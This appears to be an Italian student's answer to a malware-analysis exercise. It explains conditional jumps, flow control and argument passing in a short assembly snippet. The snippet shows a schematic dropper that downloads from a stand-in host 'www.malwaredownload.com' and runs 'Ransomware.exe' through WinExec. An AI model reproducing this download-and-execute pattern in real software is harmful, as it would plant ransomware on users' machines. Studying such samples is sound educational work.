PROGETTO ANALISI AVANZATA

FRANCESCO PERSICHETTI

Traccia:

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

- Spiegate, motivando, quale salto condizionale effettua il Malware.
- Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati.
- Quali sono le diverse funzionalità implementate all'interno del Malware?
- Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione.

1.


In questo estratto di codice ci sono due tipi di salti condizionali:

1. **JNZ =** salta alla locazione di memoria specificata solo se lo **ZF** sia settato su 0 (in rosso)
2. **JZ =** salta alla locazione di memoria specificata se **ZF** sia settato su 1 (in verde)

Il malware effettuerà solo il secondo salto poiché nel primo essendo un "JNZ" comparando EAX con 5 lo ZF sarà 1 e quindi non effettuerà il salto ma continuerà ad eseguire il codice. Nel secondo caso trattandosi di un "JZ" va a fare la comparazione tra EBX incrementato di 1 (ossia 11) e 11. Il risultato di questa comparazione sarà 0 e quindi lo ZF verrà settato a 1 e il salto avverrà

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

2.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2

0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

SALTI NON EFFETTUATI

SALTI EFFETTUATI

CONTINUO DEL CODICE

3.

Le funzionalità implementate dal malware sono 2:

1. **DownloadToFile():** scarica il contenuto da una sorgente specificata in un file
   Nel nostro caso scarica qualcosa dall'URL *"www.malwaredownload.com"*

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

2. **WinExec():** funzione che esegue l'applicazione specificata
   Nel nostro caso manda in esecuzione *"Ransomware.exe"*

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

4.

Il funzionamento del malware nella tabella 2 si articola in questo ordine:

1. Tramite l'istruzione **mov** sposta il contenuto del registro EDI nel registro EAX
2. Con l'istruzione **push** mette il contenuto del registro di EAX in cima allo stack
3. Con l'istruzione **call** si richiama la funzione **"DownloadToFile"** che andrà a scaricare ciò che servirà al malware per infettare il pc, all'indirizzo specifico contenuto nel registro EAX in cima allo stack

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Il funzionamento del malware nella tabella 3 si articola in questo ordine:

1. Tramite l'istruzione **mov** sposta il contenuto del registro EDI nel registro EDX
2. Con l'istruzione **push** mette il contenuto del registro di EDX in cima allo stack
3. Con l'istruzione **call** si richiama la funzione **"WinEXEC"** che andrà ad eseguire il file eseguibile che si trova nella cartella il quale percorso per raggiungerla è contenuto nel registro EDX in cima allo stack, che viene richiamato dalla funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione